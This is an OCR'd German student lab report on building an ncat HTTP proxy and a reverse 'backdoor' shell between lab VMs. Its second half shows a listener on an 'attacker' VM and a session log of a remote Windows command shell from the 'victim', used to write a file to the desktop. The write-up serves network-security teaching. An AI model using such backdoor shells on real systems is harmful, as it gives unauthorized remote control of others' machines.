Build a Ncat-based HTTP-Proxy-Server and Backdoor Shells with Windows 10

Yavuz Özbay

yoe144963@stud.gibb.ch

Informatik-23A

HF Informatik & Telekommunikation
Bern

März 2023

Contents

Bevor wir anfangen

Beginnen wir damit, sicherzustellen, dass Sie Netcat installiert haben. Wenn nicht, befolgen Sie bitte die offiziellen Anweisungen der Website: Laden Sie den kostenlosen Nmap Security Scanner für Linux/Mac/Windows herunter. Und stellen Sie sicher, dass Sie einen Webserver haben, der in localhost:8080 läuft.

Erstellen Sie einen Proxy


Zuerst erstellen wir eine Pipe im Dateisystem, die es uns ermöglicht, Daten zwischen den beiden erforderlichen Instanzen von Netcat zu senden, die gleichzeitig ausgeführt werden.


```
mknod pipe
```

Als nächstes können wir die beiden Netcat-Instanzen starten und mit diesem Befehl verbinden.

```
ncat -ln -p 80 < pipe | tee -a inbound | ncat localhost 8080 | tee -a outbound.html > pipe
```


Wir betrachten das Erstellen von HTTP-Proxys mit Net Cat






Zuletzt öffnen wir den Webbrowser und navigieren zu 127.0.0.1:80, und die Standard-NGINX-Seite wird uns begrüßen. Tolle Arbeit, wir sind fertig!

Auf andere Weise kann dies durch manuelles Ändern der Browsereinstellungen erfolgen.(*wenn ich da nicht falsch liege:)




https://reddit.com → mit http port zu offen




Backdoor Shells with Windows 10

Bevor die Starten ,für Windows müssen wir netcat i von der Website herunterladen. Und für die Linux-Installation: `sudo apt install ncat`


Start a listener on the Attacker (vmLS1)




Then connect with the victim to the server and enable the reverse shell



Example: File to create


Ncat: Connection from 192.168.110.10.
Ncat: Connection from 192.168.110.10:49893.
Microsoft Windows [Version 10.0.22000.1455]
(c) Microsoft Corporation. Alle Rechte vorbehalten.
C:\Windows\system32>hostname
hostname
wiv11-vmWP1
C:\Windows\system32>echo "Legends don't die , they just get updated" > %userprofile%\Desktop\yavuz^[[C
echo "Legends don't die , they just get updated" > %userprofile%\
C:\Windows\system32>echo "Legends don't die, they just get update!" > %userprofile%\Desktop\NetCatJobl
l.txt
echo "Legends don't die, they just get update!" > %userprofile%\Desktop\NetCatJobll.txt
C:\Windows\system32>vmadmin@li224-vmLS1:~$


HFINF_NB-vm8hr-k-3mt6m-wiv11-vmWP1 - VMware Workstation
VM
Tabs
Help
vm-p-prd-HFINF_NB-vm8hr-k-3mt6m
vm-p-prd-HFINF_NB-vm8hr-k-3mt6m-if227-vmLF1
vm-p-prd-HFINF_NB-vm8hr-k-3mt6m-li224-vmLS1
vm-p-prd-HFINF_NB-vm8hr-k-3mt6m-li224-vmLS2
vm-p-prd-HFINF_NB-vm8hr-k-3mt6m-vy131-vmLR1
vm-p-prd-HFINF_NB-vm8hr-k-3mt6m-wiv11-vmWP1
vm-p-prd-HFINF_NB-vm8hr-k-3mt6m-wiv11-vmWP2
vm-p-prd-HFINF_NB-vm8hr-k-3mt6m-wiv22-vmWS1
Dieser PC
Cisco Packet Tracer
Netzwerk
Microsoft Edge
Administrator: Eingabeaufforderung
C:\Windows\system32>ipconfig
NetCatJobll.txt - Editor
Datei Bearbeiten Format Ansicht Hilfe
"Legends don't die, they just get update!"